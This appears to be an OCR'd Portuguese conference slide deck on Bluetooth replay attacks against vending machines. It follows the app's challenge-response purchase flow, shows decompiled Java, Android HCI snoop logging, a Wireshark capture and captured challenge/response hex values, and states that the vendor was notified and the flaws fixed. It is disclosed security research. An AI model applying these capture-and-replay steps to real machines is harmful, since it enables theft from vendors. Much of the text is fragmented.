

Sim, existe almoço grátis:



Pwning Vending Machines for Snacks

Bluetooth Replay Attacks in Vending Machines

Disclaimer

- ❖ O vendor foi notificado em Dez/2019;
- ❖ As vulnerabilidades foram corrigidas;
- ❖ Os lanches foram pagos depois; 





@gabu_sec



@gabu_sec

1º dia



@gabu_sec



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@gabu_sec



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Application is requesting
permission to turn on Bluetooth.
Allow?

NO



YES



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


Cenários




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

Cenário #1



Cenário #2



Cenário #2





Fluxo Compra




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

Challenge-Response




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


1. Request Service









1. Request Service




2. Choose











4. Solve








4. Solve







4. Solve






4. Solve



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4. Solve



1. Request Service

3. Challenge

5. Response

7. Grant Service

2. Choose

6. Verify



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2º dia

Estratégias



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Mais fácil!



- 1. Decomprimir APK e buscar função() que resolve o challenge;**
- 2. Comprar VÁRIOS produtos e entender a lógica da compra;**



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```
private String generateHashKey(BluetoothGattCharacteristic bluetoothGattCharacteristic) {  
    return generateHashKey(bluetoothGattCharacteristic.getService().getUuid(), bluetoothGattCharacteristic);  
}  
  
private String generateHashKey(UUID uuid, BluetoothGattCharacteristic bluetoothGattCharacteristic) {  
    return uuid + "|" + bluetoothGattCharacteristic.getUuid() + "|" + bluetoothGattCharacteristic.getInstanceId();  
}
```



Mais difícil...

- 1. Decomпilar APK e buscar função() que resolve o challenge;**
- 2. Comprar VÁRIOS produtos e entender a lógica da compra;**



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Qual escolhemos?



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O mais difícil, óbvio...



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Como capturar tráfego Bluetooth?



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RQAD
S
20Opções do desenvolvedor 

Ativado



Ativar log de rastreamento
Bluetooth HCI

Capturar todos os pacotes
Bluetooth HCI em um arquivo
(ative o Bluetooth depois de
alterar esta configuração)



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Wireshark




544	90.789367	localhost	TexasIn:	ATT
546	90.803400	TexasIns_<	localho:	ATT
547	90.804319	localhost	TexasIn:	ATT
549	90.818395	TexasIns_<	localho:	ATT
552	90.827533	localhost	TexasIn:	ATT
555	92.553600	TexasIns_<	localho:	ATT
556	95.017961	localhost (Fire)	TexasIn:	ATT
558	103.795587	TexasIns_<		ATT
559	103.953387	TexasIns_<		ATT
560	106.802844	localhost		ATT

► Frame 556: 29 bytes on wire (232 bits), 29 bytes captured (232 bits)


- Bluetooth
- Bluetooth HCI H4
- Bluetooth HCI ACL Packet
- Bluetooth L2CAP Protocol
- ▼ Bluetooth Attribute Protocol
 - Opcode: Write Command (0x52)
 - Handle: 0x0012 (Unknown: Unknown)
Value: 622e792a0a254a4838676b426523444a30



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
4. Solve




2. Choose
6. Verify



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
4. Solve



2. Choose
6. Verify



@gabu_sec




4. Solve

612e792a0923444a33

622e792a0a23444a30







4. Solve

612e792a0923444a33

12345678910







4. Solve

612e792a0923444a33

AAAAAAAAAAAAAAA





4. Solve

612e792a0923444a33

622e792a0a23444a30



Como coletar amostras?



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Buy all the things!



not us



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DESAFIO - HEX - 32 Caracteres

612E792A09254A4838676B426523444A33



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RESPOSTA - HEX - 32 Caracteres

622E792A0a254A4842376B426523444A



@gabu_sec



**612E792A09254A4838676B426523444A33
622E792A0a254A4842376B426523444A**





@gabu_sec

Como interagir com a máquina?



